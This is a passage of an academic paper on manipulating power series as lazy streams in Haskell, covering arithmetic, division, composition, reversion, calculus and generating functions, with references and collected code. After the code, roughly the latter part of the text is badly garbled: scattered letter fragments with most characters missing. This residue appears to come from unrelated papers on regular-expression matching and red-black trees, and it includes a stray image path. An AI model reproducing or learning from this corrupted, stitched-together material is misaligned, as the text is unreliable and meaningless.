c .* (f:fs) = c*f : c.*fs           -- definition of .*
```

The parentheses around `.*` in the type declaration allow it to be used as a free-standing identifier. The declaration says that `(.*)` is a function of two arguments, one a value of some numeric type `a` and the other a list whose elements have that type. The result is a list of the same type.

From the general multiplication formula,

$$F \times G = (f + xF_1) \times (g + xG_1) = fg + x(fG_1 + F_1 \times G),$$

we obtain this code:

```
(f:fs) * (g:gs) = f*g : (f.*gs + fs*(g:gs))
```

The cleanliness of the stream formulation is now apparent. Gone is all the finicky indexing of the usual convolution formula,

$$\left( \sum_{i=0}^{\infty} f_i x^i \right) \left( \sum_{i=0}^{\infty} g_i x^i \right) = \sum_{i=0}^{\infty} x^i \sum_{j=0}^{j=i} f_j g_{i-j}.$$

The complexity is hidden in an unseen tangle of streams. Gone, too, is overt concern with storage allocation. The convolution formula shows that, although we may receive terms one at a time,  $n$  terms of each series must be kept at hand in order to compute the  $n$ th term of their product. With lazy lists this needed information is retained automatically behind the scenes.

### 2.3 Division

The quotient,  $Q$ , of power series  $F$  and  $G$  satisfies

$$F = Q \times G.$$

Expanding  $F$ ,  $Q$ , and one instance of  $G$  gives

$$\begin{aligned} f + xF_1 &= (q + xQ_1) \times G = qG + xQ_1 \times G = q(g + xG_1) + xQ_1 \times G \\ &= qg + x(qG_1 + Q_1 \times G). \end{aligned}$$

Whence

$$\begin{aligned} q &= f/g, \\ Q_1 &= (F_1 - qG_1)/G. \end{aligned}$$

(We have rediscovered long division.) When  $g = 0$ , the division can succeed only if also  $f = 0$ . Then  $Q = F_1/G_1$ . The code is

```
(0:fs) / (0:gs) = fs/gs
(f:fs) / (g:gs) = let q = f/g in
    q : (fs - q.*gs)/(g:gs)
```

### 2.4 ‘Constant’ series and promotion of constants

The code below defines two trivial, but useful, series. These ‘constant’ series are polymorphic, because literal constants like 0 and 1 can act as any of several numeric types.

```
ps0, x:: Num a => [a]           -- type declaration
ps0 = 0 : ps0                      -- power series 0
x = 0 : 1 : ps0                    -- power series x
```

As a program, `ps0` is nonterminating; no matter how much of the series has been produced, there is always more. An invocation of `ps0`, as in `x`, cannot be interpreted as a customary function call that returns a complete value. Stream processing or lazy evaluation is a necessity.<sup>†</sup>

To allow the mixing of numeric constants with power series in expressions like  $2F$ , we arrange for scalars to be coerced to power series as needed. To do so, we supply a new meaning for `fromInteger`, a class-`Num` function that converts multiprecision

<sup>†</sup> The necessity is not always recognized in the world at large. The MS-DOS imitation of Unix pipelines has function-call rather than stream semantics. As a result, a pipeline of processes in DOS is useless for interactive computing, since no output can issue from the back end until the front end has read all its input and finished.

`Integers` to the type of the current instance. For a number  $c$  to serve as a power series, it must be converted to the list `[c, 0, 0, 0, ...]`:

```
instance Num a => Num [a] where
    -- definitions of other operations
    fromInteger c = fromInteger c : ps0
```

A new `fromInteger` on the left, which converts an `Integer` to a list of type-`a` elements, is defined in terms of an old `fromInteger` on the right, which converts an `Integer` to a value of type `a`. This is the only place we need to use the name `fromInteger`; it is invoked automatically when conversions are needed.

### 2.5 Polynomials and rational functions

Subtraction and nonnegative integer powers come for free in Haskell, having been predefined polymorphically in terms of negation, addition and multiplication. Thus we now have enough mechanism to evaluate arbitrary polynomial expressions as power series. For example, the Haskell expression `(1-2*x^2)^3` evaluates to

```
[1, 0, -6, 0, 12, 0, -8, 0, 0, 0, ...]
```

Rational functions work, too: `1/(1-x)` evaluates to (the rational equivalent of)

```
[1, 1, 1, ...]
```

This represents a power series,  $1 + x + x^2 + x^3 + \dots$ , that sums to  $1/(1 - x)$  in its region of convergence. Another example, `1/(1-x)^2`, evaluates to

```
[1, 2, 3, ...]
```

as it should, since

$$\frac{1}{(1-x)^2} = \frac{d}{dx} \frac{1}{1-x} = \frac{d}{dx} (1 + x + x^2 + x^3 + \dots) = 1 + 2x + 3x^2 + \dots$$

### 3 Functional composition

Formally carrying out the composition of power series  $F$  and  $G$  (or equivalently the substitution of  $G$  for  $x$  in  $F(x)$ ), we find

$$F(G) = f + G \times F_1(G) = f + (g + xG_1) \times F_1(G) = (f + gF_1(G)) + xG_1 \times F_1(G).$$

This recipe is not implementable in general. The head term of the composition depends, via the term  $gF_1(G)$ , on all of  $F$ ; it is an infinite sum. We can proceed, however, in the special case where  $g = 0$ :

$$F(G) = f + xG_1 \times F_1(G).$$

The code, which neatly expresses the condition  $g = 0$ , is

```
compose (f:fs) (0:gs) = f : gs*(compose fs (0:gs))
```

(We can't use Haskell's standard function-composition operator because we have represented power series as lists, not functions.)

### 3.1 Reversion

The problem of finding the functional inverse of a power series is called ‘reversion’. There is considerable literature about it; Knuth (1969) devotes four pages to the subject. Head-tail decomposition, however, leads quickly to a working algorithm. Given power series  $F$ , we seek  $R$  that satisfies

$$F(R(x)) = x.$$

Expanding  $F$ , and then one occurrence of  $R$ , we find

$$F(R(x)) = f + R \times F_1(R) = f + (r + xR_1) \times F_1(R) = x.$$

As we saw above, we must take  $r = 0$  for the composition  $F_1(R)$  to be implementable, so

$$f + xR_1 \times F_1(R) = x.$$

Hence  $f$  must also be 0, and we have

$$R_1 = 1/F_1(R).$$

Here  $R_1$  is defined implicitly: it appears on the right side hidden in  $R$ . Yet the formula suffices to calculate  $R_1$ , for the  $n$ -th term of  $R_1$  depends on only the first  $n$  terms of  $R$ , which contain only the first  $n - 1$  terms of  $R_1$ . The code is

```
revert (0:fs) = rs where
    rs = 0 : 1/(compose fs rs)
```

Reversion illustrates an important technique in stream processing: feedback. The output **rs** formally enters into the computation of **rs**, but without infinite regress, because each output term depends only on terms that have already been calculated. Feedback is a leitmotif of Section 4.1.

## 4 Calculus

Since  $\frac{d}{dx}x^n = nx^{n-1}$ , the derivative of a power series term depends on the index of the term. Thus, in computing the derivative we use an auxiliary function to keep track of the index:

```
deriv (f:fs) = (deriv1 fs 1) where
    deriv1 (g:gs) n = n*g : (deriv1 gs (n+1))
```

The definite integral,  $\int_0^x F(t)dt$ , can be computed similarly:

```
integral fs = 0 : (int1 fs 1) where
    int1 (g:gs) n = g/n : (int1 gs (n+1))
```

### 4.1 Elementary functions via differential equations

With integration and feedback we can find power-series solutions of differential equations in the manner of Picard’s method of successive approximations (Pontryagin 1962). The technique may be illustrated by the exponential function,  $\exp(x)$ ,

which satisfies the differential equation

$$\frac{dy}{dx} = y$$

with initial condition  $y(0) = 1$ . Integrating gives

$$y = 1 + \int_0^x y(t)dt.$$

The corresponding code is

```
expx = 1 + (integral expx)
```

Evaluating `expx` gives

```
[1%1, 1%1, 1%2, 1%6, 1%24, 1%120, 1%720, ... ]
```

where `%` constructs fractions from integers. Notice that `expx` is a ‘constant’ series like `ps0`, not a function like `negate`. We can’t call it `exp`, because Haskell normally declares `exp` to be a function.

In the same way, we can compute sine and cosine series. From the formulas

$$\begin{aligned}\frac{d}{dx} \sin x &= \cos x, & \sin(0) &= 0, \\ \frac{d}{dx} \cos x &= -\sin x, & \cos(0) &= 1,\end{aligned}$$

follows remarkable code:

```
sinx = integral cosx
cosx = 1 - (integral sinx)
```

Despite its incestuous look, the code works. The mutual recursion can get going because `integral` produces a zero term before it accesses its argument.

The square root may also be found by integration. If  $Q^2 = F$ , then

$$2Q \frac{dQ}{dx} = F'$$

or

$$\frac{dQ}{dx} = \frac{F'}{2Q},$$

where  $F' = dF/dx$ . When the head term  $f$  is nonzero, the head term of the square root is  $f^{1/2}$ . To avoid irrationals we take  $f = 1$  and integrate to get

$$Q = 1 + \int_0^x \frac{F'(t)dt}{2Q(t)}.$$

If the first two coefficients of  $F$  vanish, i.e. if  $F = x^2 F_2$ , then  $Q = x F_2^{1/2}$ . In other cases we decline to calculate the square root, though when  $f$  is the square of a rational we could do so for a little more work. The corresponding program is

```
sqrt (0:0:fs) = 0 : (sqrt fs)
sqrt (1:fs) = qs where
    qs = 1 + integral((deriv (1:fs))/(2.*qs))
```

Haskell normally places `sqrt` in type class `Floating`; the collected code in the appendix complies. Nevertheless, when the square root of a series with rational coefficients can be computed, the result will have rational coefficients.

## 5 Testing

The foregoing code is unusually easy to test, thanks to a ready supply of relations among analytic functions and their Taylor series. For example, checking many terms of `sinx` against `sqrt(1-cosx^2)` exercises most of the arithmetic and calculus functions. Checking  $\tan x$ , computed as  $\sin x / \cos x$ , against the functional inverse of  $\arctan x$ , computed as  $\int dx/(1+x^2)$ , further brings in composition and reversion. The checks can be carried out to 30 terms in a few seconds. The expressions below do so, using the standard Haskell function `take`. Each should produce a list of 30 zeros.

```
take 30 (sinx - sqrt(1-cosx^2))
take 30 (sinx/cosx - revert(integral(1/(1+x^2))))
```

## 6 Generating functions

A generating function  $S$  for a sequence of numbers,  $s_n$ , is

$$S = \sum_n x^n s_n.$$

When the  $s_n$  have suitable recursive definitions, the generating function satisfies related recursive equations (Burge, 1975). Running these equations as stream algorithms, we can directly enumerate the values of  $s_n$ . This lends concreteness to the term ‘generating function’: when run as a program, a generating function literally generates its sequence.

We illustrate with two familiar examples, binary trees and ordered trees.

*Binary trees* In the generating function  $T$  for enumerating binary trees, the coefficient of  $x^n$  is the number of trees on  $n$  nodes. A binary tree is either empty or has one root node and two binary subtrees. There is one tree with zero nodes, so the head term of  $T$  is 1. A tree of  $n + 1$  nodes has two subtrees with  $n$  nodes total; if one of them has  $i$  nodes, the other has  $n - i$ . Convolution! Convolution of  $T$  with itself is squaring, so  $T^2$  is the generating function for the counts of  $n$ -node pairs of trees. To associate these counts with  $n + 1$ -node trees, we multiply by  $x$ . Hence

$$T = 1 + xT^2$$

The Haskell equivalent is

```
ts = 1 : ts^2
```

(The appealing code `ts = 1 + x*ts^2` won’t work. Why not? How does it differ from `expx = 1 + (integral expx)`? Evaluating `ts` yields the Catalan numbers, as it should (Knuth 1968):

```
[1, 1, 2, 5, 14, 42, 132, 429, 1430, 4862, ... ]
```

*Ordered trees* Consider next the generating function for nonempty ordered trees on  $n$  nodes. An  $n + 1$ -node tree, for  $n \geq 0$ , is made of a root and an  $n$ -node forest. An  $n$ -node forest is a list of trees whose sizes sum to  $n$ . A list is empty or an  $n + 1$ -item list made of a head item and an  $n$ -item tail list. From these definitions follow relations among generating functions:

$$\begin{aligned}\mathbf{tree}(x) &= x\mathbf{forest}(x) \\ \mathbf{forest}(x) &= \mathbf{list}(\mathbf{tree}(x)) \\ \mathbf{list}(x) &= 1 + x\mathbf{list}(x)\end{aligned}$$

The first and third relations are justified as before. To derive the second relation, observe that the coefficient of  $x^k$  in  $\mathbf{tree}^n$  tells how many  $n$ -component forests there are with  $k$  nodes. Summing over all  $n$  tells how many  $k$ -node forests there are. But  $\mathbf{list}(\mathbf{tree})$ , which is  $1 + \mathbf{tree} + \mathbf{tree}^2 + \dots$ , does exactly that summing. Composition of generating functions reflects composition of data structures.

The code

```
tree = 0 : forest
forest = compose list tree
list = 1 : list
```

yields this value for **tree**:

```
[0, 1, 1, 2, 5, 14, 42, 132, 429, 1430, 4862, ... ]
```

Catalan numbers again! The apparent identity between the number of binary trees on  $n$  nodes and the number of nonempty ordered trees on  $n + 1$  nodes is real (Knuth 1968): a little algebra confirms that  $\mathbf{tree} = xT$ .

## 7 Final remarks

Stream processing can be beaten asymptotically if the goal is to find a given number of coefficients of a given series (Knuth 1969). In particular, multiplication involves convolution, which can be done faster by FFT. Nevertheless, stream processing affords the cleanest way to manipulate power series. It has the advantage of incrementality—one can decide on the fly when to stop. And it is compositional.

While a single reversion or multiplication is not too hard to program in a standard language, the composition of such operations is a daunting task. Even deciding how much to compute is nontrivial. How many terms are required in each intermediate result in order to obtain, say, the first 10 nonzero coefficients of the final answer? When can storage occupied by intermediate terms be safely reused? Such questions don't arise in the lazy-stream approach. To get 10 terms, simply compute until 10 terms appear. No calculations are wasted along the way, and intermediate values neither hang around too long nor get discarded too soon.

In Haskell, the code for power-series primitives has a familiar mathematical look, and so do expressions in the primitives. Only one language feature blemishes the code as compared to the algebraic formulation of the algorithms. Type-class constraints that allow only limited overloading compelled us to invent a weird new operator (`.*`) and to use nonstandard names like `expx` for standard series.

In the interest of brevity, I have stuck with a bare-list model of power series. However, the simple identification of power series with lists is a questionable programming practice. It would be wiser to make power series a distinct type. To preserve the readability of the bare-list model, we may define a power-series type, `Ps`, with an infix constructor (`:+:`) reminiscent both of the list constructor (`:`) and of addition in the head/tail decomposition  $F = f + F_1$ . At the same time we may introduce a special constructor, `Pz`, for power series zero. Use of the zero constructor instead of the infinite series `ps0` forestalls much bootless computation. Polynomial operations become finite. Multiplication by a promoted constant becomes linear rather than quadratic in the number of output terms.

The data-type declaration for this realization of power series is

```
infixr 5 :+:           -- precedence like :
data Num a => Ps a = Pz | a :+: Ps a
```

Some definitions must be added or modified to deal with the zero constructor, for example

```
instance Num a => Num Ps a where
  Pz + fs = fs
  fromInteger c = fromInteger c :+: Pz
```

Definitions for other standard operations, such as printing and equality comparison, which were predefined for the list representation, must be given as well. Working code is deposited with the abstract of this paper at the journal's web site, <http://www.dcs.gla.ac.uk/jfp>.

The application of streams to power series calculations is a worthy addition to our stock of canonical programming examples. It makes a good benchmark for stream processing—simple to program and test, complicated in the actual running. Pedagogically, it well illustrates the intellectual clarity that streams can bring to software design. Above all, the method is powerful in its own right; it deserves to be taken serious.

## 8 Sources

Kahn used a stream-processing system (Kahn and MacQueen 1977) for power-series algorithms like those given here; the work was not published. Abelson and Sussman (1985) gave examples in Scheme. McIlroy (1990) covered most of the ground in a less perspicuous stream-processing language. Hehner (1993) demonstrated the technique in a formal setting. Burge (1975) gave structural derivations for generating functions, including the examples given here, but did not conceive of them as executable code. Knuth (1969) and McIlroy (1990) gave operation counts. Karczmarszuk (1997) showed applications in analysis ranging from Padé approximations to Feynman diagrams.

I am grateful to Phil Wadler for much generous and wise advice, and to Jon Bentley for critical reading.

### References

- Abelson, H. and Sussman, G. J. 1976. *The Structure and Interpretation of Computer Programs*. MIT Press.
- Burge, W. H. 1975. *Recursive Programming Techniques*. Addison-Wesley.
- Hehner, E. C. R. 1993. *A Practical Theory of Programming*. Springer-Verlag.
- Kahn, G. and MacQueen, D. B. 1977. Coroutines and networks of parallel processes, in Gilchrist, B. (Ed.), *Information Processing 77*, 993–998. North Holland. Volume 1, 2.3.4.4. Addison-Wesley.
- Karczmarczuk, J. 1997. Generating power of lazy semantics. *Theoretical Computer Science*, 187: 203–219.
- Knuth, D. E. 1968. *The Art of Computer Programming*, Volume 1, 2.3.4.4. Addison-Wesley.
- Knuth, D. E. 1969. *The Art of Computer Programming*, Volume 2. Addison-Wesley.
- McIlroy, M. D. 1990. Squinting at power series. *Software—Practice and Experience*, 20: 661–683.
- Pontryagin, L. S. 1962. *Ordinary Differential equations*. Addison-Wesley.

### A Collected code

Source code is deposited with the abstract of this paper at <http://www.dcs.gla.ac.uk/jfp>.

```

import Ratio
infixl 7 .*
default (Integer, Rational, Double)

-- constant series
ps0, x:: Num a => [a]
ps0 = 0 : ps0
x = 0 : 1 : ps0

-- arithmetic
(.*):: Num a => a->[a]->[a]
c .* (f:fs) = c*f : c.*fs

instance Num a => Num [a] where
    negate (f:fs) = (negate f) : (negate fs)
    (f:fs) + (g:gs) = f+g : fs+gs
    (f:fs) * (g:gs) = f*g : (f.*gs + fs*(g:gs))
    fromInteger c = fromInteger c : ps0

instance Fractional a => Fractional [a] where
    recip fs = 1/fs
    (0:fs) / (0:gs) = fs/gs
    (f:fs) / (g:gs) = let q = f/g in
        q : (fs - q.*gs)/(g:gs)

-- functional composition

```

```

compose:: Num a => [a]->[a]->[a]
compose (f:fs) (0:gs) = f : gs*(compose fs (0:gs))

revert::Fractional a => [a]->[a]
revert (0:fs) = rs where
    rs = 0 : 1/(compose fs rs)

-- calculus
deriv:: Num a => [a]->[a]
deriv (f:fs) = (deriv1 fs 1) where
    deriv1 (g:gs) n = n*g : (deriv1 gs (n+1))

integral:: Fractional a => [a]->[a]
integral fs = 0 : (int1 fs 1) where
    int1 (g:gs) n = g/n : (int1 gs (n+1))

expx, cosx, sinx:: Fractional a => [a]
expx = 1 + (integral expx)
sinx = integral cosx
cosx = 1 - (integral sinx)

instance Fractional a => Floating [a] where
    sqrt (0:0:fs) = 0 : sqrt fs
    sqrt (1:fs) = qs where
        qs = 1 + integral((deriv (1:fs))/(2.*qs))

-- tests
test1 = sinx - sqrt(1-cosx^2)
test2 = sinx/cosx - revert(integral(1/(1+x^2)))
iszzero n fs = (take n fs) == (take n ps0)
main = (iszzero 30 test1) && (iszzero 30 test2)

```

. u a amm - n C m i g Uni it 1

F C  
r -D r D ugg g

t Ha p  
a M U s  
s u t t

---

### A s a

T e cl e el i i e ee ii i e e f eq e l ee  
cie e ff ci l il e ill e e i e l  
e ee i i i e el e f e l e e i  
ci . T e ee i i i e L e f f ef i i  
ic e e e l ilec ec ele e ii l f e f  
f e e e i elf. e i e l ilei le e i f e l e e i  
ce c i fl i c ee i e e i c ec e .  
T e fil e f e f e e ii f e eci c i e c e  
ec e. e e ee i e e i e eci c i i e e ele  
cie l e e i i l le .

---

a s v w

T e c le e ie e e e.

---

### d

si ifi e ei i r r r r i rse is e s e s  
re s i i ve . i ei is i evise s ex es i s r e  
e i e i is i e r vi es e s ese i e s re se eve  
esse i i i r i e. is re ire is e i e i ex es e  
se i i i r i e. is re ire is e i e i ex es e  
is e we rese es ex e. T e r e is i e e - i e  
re r ex ressi i ri i r M ive re r ex ressi  
s ri e er i e w e er r es . is re i ve es evise  
se e s res i ri s ve e r e . T e ri r  
i is wi se e i si re r ex ressi s r w i we se  
i i s. i is i i is e s i ve ver si e i e e i  
re r ex ressi er w r s i e r ever se.

† “ li e” e e e e ce e e l e e i ef e c i .

*o t*

wever e r r i s s e err r we e se e i  
rr r i s rre ess. T e eve e is i s ire ss  
oo n ut t on (1 76 w i is er e wi e i s e i-  
re s i r i e res evisi r s is veri re i s.  
T e firs s e is i ve re is e s e ifi i e i i - ssi re r  
ex ressi er. T is e s e e re e ers isfies i s s e -  
ifi i w i we r ee i ves i e. s e i e es es s r  
i i e s r re e ive re rex ressi wi se sis  
is er s r . T e r r ee s re ive iir i es wi  
seri s i i es ex e i e se ier i w ere we is ver ei -  
ive esis is i i e. r er sis s es s i er i i  
ee e i e s ri . e i e r e rs r  
r s rri i se e r e . sis e i res i  
reve s erex e e re e r se i e e i es  
not s is e s e ifi i .  
i se is n t o rre e err r e o  
e ries e r e r er e i i es i . ess vi s -  
er ive is n t fi t on e i i e e erex e s er  
rr i i ss r er i . T e i e r rre ess is v i  
r we ers e ifi i . w se s ers es w  
ere is ss e er i i r i e e se ever re rex ressi  
is e iv e e is s er re r essi ei i e e  
s ers we rrive - e er i r e re.  
r r s re wri e i r M (Mi er t . 1 7 ere s  
e i r s ri i e ex es i er i es.

## Ba g d

e review ere s e si efi i i si r er es is i .

.

ix t e se tt . T e se \* is e se t n ver  
e e . T e nu t n is wri e s ri e i is i i e  
x si i . n u is s se \* is se s ri s ver  
. e wi i e i wi e M e r \* wi e M e r .  
e wi ee e wi er i s es ( ver fixe e

*o*  
*Un t* 1  
t n t on 1 1  
on t n t on 1 1 | 1 1  
t t on 0) 1  
1)  
\* )  
0 )

*un t on*

is i s r i ve      serve      \* is e s es      e s      1  
is e s es      e i i      e s ri      se er  
e i wi      e e .      ws      \* 1      \* i e i      we  
s se s r .

. **R**                  *i*

Re r ex ressi s re      i s s e r      es. T e se re r ex res-  
si s ver      e is i ve      e wi i i ve effi i i

1. **0**      re re r ex ressi s.

.      e a is re r ex ressi .

. 1      re re r ex ressi s e s re 1      1 .

4. is re r ex ressi e s is \*.

T e n u ( re r ex ressi is effi e i i e  
s r re s ws

(0

( 1

(a

( 1 ( 1 (

( 1 ( 1 (

( \* ( \* (

e e - si e we re e i wi nt x w ere s eri we re e i  
wi nt . T s eri - si es s r ee e 1  
s s r s w ere s e e - si e 0 re s r s  
ex ressi .

es s ri t re r ex ressi i ( . T s ever  
es **0** es a i es 1 i  
i es ei er 1 r es 1 i 1 w ere 1 es 1  
es es \* i ei er r 1 w ere 1 es  
es \*. e iv e r i r e s se is es \* i  
ere exis s s 1 ... wi i r e 1 i .

**A a h g A g h**

e re efi e i wi er r l s  
ev es r i es ev es f l erwise.

T e e r is efi e s ws

r

r

|  
| C r f r  
| m f r r  
| l f r r  
| S r f r

T e rres e e e effi i i re r ex ressi s s e e r. is  
 si e er effi e r e re r ex ressi i s nt ton s  
 v e er i s w ive v ev e r is  
 r ex ere r ex ressi . es ss ver e is i i e wee  
 re r ex ressi i s re rese i s v e e r .  
 T e er is effi e si r r i e i e e ont nu t on-  
 n . e wi effi e xi i r i e

r r l r l 1) 1

w i es re r ex ressi r er is i i ie s  
 ei er r r f l . r e i es s e i i i se e  
 e ive r er is i s e ive re r ex ressi sses e rre-  
 s i fi se e i i w i eer i es effi e. T  
 e s re e ers ee s( ie s r w e ever ssi e we s e s re  
 si er w si w i i i se e ei r er is es  
 e ive re r ex ressi i s w e re i i e i  
 ses e i i s ee . i ere is w s we ie  
 f l .  
 T is i r s e ifi i e e re ise s ws. e i  
 f e τ τ tot i r ever v ev e τ ere exis s v ev e  
 τ s f v) ev es v. r ever e r l ever r e  
 r ever i k e r l 1

1. ere exis s 1 s 1 1 ( k ) ev es  
 r e k ev es r .  
 . r ever 1 s 1 wi 1 ( we ve k )  
 ev es f l e k ev es f l

i e we res ri e i i s k w s ie ei er r r  
 f l i . i e s we e s e ifi i i i es e res  
 s e f l i e se ere is w r i i e i s ri  
 s i i i se e es .  
 i ivi i e e i we effi e s ws

f r  
 r S r . l ) f l r | - f l )

e ex e es ri r e i is r ers ii e se e i  
 r essi es ri . T e i i i i i ie s r r f l r i  
 we er ere i i i s ee ex se ss i s isfies  
 e se ifi i i ve ve i is es see is i ee e re ire  
 i ri .  
 e w i ve e e r

*un t on*

f r f l  
|  
| C r ) l f l  
| C r ) )  
f l f l  
| l r r2))  
r r l r2  
| m r r2))  
r f r2 )  
| r S r r ))  
r l r f r )  
  
Des s is e s e ifi i i ve r w r e  
r is r ee i i es r re e re r ex ressi . r  
ex e si er e se m 1 ). e ve w r i i s -  
r i w e er r e i e r ii e i s w  
i i se e es e i i s ee s e rres i fi  
se e .  
irs s se 1 wi 1 i k ) ev es r .  
e re s w k ev es r . w si e 1 es we ve  
1 1,1 1, wi 1,1 i 1 1, i . se e  
e i i ve esis ie we ve ( 1, k ev es  
r . T ere re e i i f k ) ( 1, ev es  
r e e e i i ve esis ie 1 e ex ressi 1  
f k ) ev es r w i is e r e res .  
e s se er w we se 1 s 1 wi  
1 ( we ve k ) ev es f l . e re s w k  
ev es f l . s es s w 1 f k )  
ev es f l . e i i ve esis ( ie 1 i s es s w  
r ever 1,1 s 1,1 wi 1,1 ( 1 we ve  
k ev es f l . e i i ve esis ( ie i s es  
s w r ever 1, s 1, wi 1, ( we  
ve k ) ev e f l . is ws r r ss i s i  
1 1,1 1, .  
T e ses r 0 a 1 w si i r er re s i .  
i er i e e S r 1 s se 1 wi 1  
i k ) ev es r . r i e ere re w ses  
si er ei er 1 r 1 1,1 1, wi 1,1 i 1 1, i .  
e r er se e res is e res k ) w i is k ) w i is r  
s re ire . e er se i s es s w 1 f  
k ) ev es r . i i ve esis i s es s w  
1, k ev es r . is e i is s e e e i i ve  
esis e e e r we e se e re r ex ressi  
r e is e o n re r ex ressi s es -ex ressi i !  
e s r fix e r . T e e i is e ri i

re r ex ressi                        ers s e i i i se e                es ri r e  
 s ee e                                1. T is s es s we r ee                i er i i e  
 e e s ri r e                        re i ei er i ive                esis i  
 e ri i se re rsive                wi e ri i re r ex ressi . T is  
 see s e i i were i e                e i i i se e 1,1                e i  
 i e e s ri i w i se ei er e re r ex ressi r es ri  
 r e e e ere rsive ! T is i e i e s es s erex e  
 e e re **0\*** k si f i e eve i k s ee s i .  
 e e re ss e is se.                        wi                        s we serve  
 t oo ov o t n i is                es i w .                        re r ex-  
 ressi t n i we ever \* rs i e ( 1 es                i  
 e s ri . serve r s r re r ex ressi i \* es  
 s ri e ei er r 1 w ere 1 es 1                i  
 es . T s e r r ves t u x on t o t o  
 u x on n t n o . R er                e e e we e e  
 s e if i !

### a da d a

ve we s s e i                        i e res ri i s r r er  
**0\*** is er e re s e re r ex ressi e we ve r e i s ssi e  
 i e i ri ( r r e r ee e e vir  
 e er r re r ex ressi s i s r r . s is s e i  
 s ei  
 e se n u x on n ou t nto t n o . M re  
 re ise ever re r ex ressi is e iv e e i s r r i e se se  
 e e es e e. M re ver is e iv e e i s e e i ve i  
 we efi e ri ever re r ex ressi i s r r .  
 T s we efi e e er re r ex ressi er si e  
 er efi e i e revi s se i wi s r i i ri s  
 re r ex ressi s i s r r .  
 e re e e i  $\delta( - w \text{ere} \delta( \text{is ei er r } \mathbf{0} \text{ r i}$   
 we er r e s e s ri w ere ( - ( .( err  
 e i 1 7 T e i  $\delta( \text{is efi e s ws.}$

$\delta(\mathbf{0})$	$\mathbf{0}$
$\delta($	
$\delta(\mathbf{a})$	$\mathbf{0}$
$\delta( 1$	$\delta( 1$
$\delta( 1$	$\delta( 1$
$\delta( *$	

ere 1 is efi e e i ei er 1 r is  $\mathbf{0}$  erwise. i i r  
 1 is efi e e  $\mathbf{0}$  i ei er 1 r is  $\mathbf{0}$  is erwise.

T e i - is efi e s ws

**0-** **0**

- **0**

**a-** **a**

(<sub>1</sub> - <sub>1</sub> - <sub>1</sub> - <sub>1</sub>) δ(<sub>1</sub> <sub>1</sub> <sub>1</sub> δ( - <sub>1</sub> - <sub>1</sub> - <sub>1</sub> - <sub>1</sub>)

T e s w ses eserve e . T e -e sri s i 1 re  
 (1 e -e sri si i e se <sub>1</sub> i s e e sri (

e -e sri si <sub>1</sub> i e se i s e e sri (

e e i -e sri i <sub>1</sub> we -e sri i .

T e se r i er i is iv e e serv i e -e sri s

i e i er i \* resi e e non- o i er i s e non- t sri si .

is es e δ( - ve e r er ies s e ve - is

i s r r ( (δ( - . ws we re x e re-

sri i s r r re r ex ressi si e se ifi i e er

si e er ive i e revi s se i wi si es r i i

ri se ee i s ive ve.

### s

T e ex e re r ex ressi i i s r es er i r r -  
 r i e s

1. ont nu t on- n e se i er- r er i s e e fl w

r i r r .

. oo - t u n e se i e r e is ver err r

i e e .

. n o fi t on e we is e e err r we i e e e

r er e se ifi i . De i is w s er i e

e! .

4. - o n s is e re sri e se ifi i we re- r esse

e re r ex ressi s i s ifies e i i ss i re ire

r rre ess.

### A w dg

T e re r ex ressi i r e w s s es e r e i  
 w r e r is e s s es i s .

### s

e Ge e i i . ( ). F e l e e i e e i i ic .  
 t c l c ut c c ( ).

L I e. ( ). d ut t . i e i e i P e .

*o*      *t*

Mil e      i      T f e M      e      e      M c      ee      i . (      ).      d      t  
*t*      *d*      *d*      *d* . MIT P e .

J. nc on ro r n 1 : -000, ry 3 3 r rs y r ss

O S  
e - l k ees Fu l Se g

R O A A  
c oo o o er c ence, rne e e on Un ers  
orbes en e, sb r , enns n , U 1 13  
e- : o s s.

ro io  
d n n d n h n h n d -  
n , n h h d nd n n n h h h  
e e t h . h d nd n n n h n n  
. h h h n d n h , n n h n n  
n d- ( S d , 7 h n n n  
h d n n n n .

e - Tree  
d- n h n d d h d . In  
H (H d et a . , , h h n d  
da a o o R |  
da a T | T o o (T (T  
h n n n ( . , n d h h n , d  
( . , n h T n h d .  
h n n h , h n n d- d n  
d , h n n d T o o a , h n n n  
n a nd h n n n n . In dd n, d- n  
n n :

**ri** . d n d h d n .  
**ri** . h h n n d n n h n  
n d .

a a d Ad a Ad a d a A a " , C A u d  
" a u d : Ad a d a ua . - -C- .  
. C 33, u d C/ u d C a .

r O a a

F h h n n , n d n d d .  
n h , h n n n h n d — nd h -  
h n n n h n ( — h n -  
h n , n h n n n d d n d , n h n h n .  
n h h h h, n h n d n d n .

Si e Se er io

h n h n n n .  
p a T a

p ::  
p

:: d - - oo  
a  
(T \_ a | a  
| T u  
|

h n d d, h h h n .

er io

, n d h n n, h h dd n n n . h  
h h n d- n n n . h n d dd n n d h

n :: d - -  
n ak a k ( n  
h n T R  
n (T o o a | a an o o ( n a  
| T o o a  
| a an o o a ( n

ak a k (T \_ a T a


h d n h n d n n n n d h ,  
h h n . F , h n n n d ( h n , n  
h n d d. S nd, h h n n . F n ,  
n d d d n h n d h h n ,  
h n n a an . h n n n n h h h ,  
n h n n d d, n n In n , h h n ,  
In n d n nd n h d n d n . h d n  
h nd n h d n d h h d n . h d n

*t a ear*

3

⊗

x



c

⊗

↓

⊗

x c

(x) (z)

z

c

↑

c

(x)

z

c

. . a d d d a .

, d nd n n h h h d n d h h d In h ,  
d h n d h h n d .

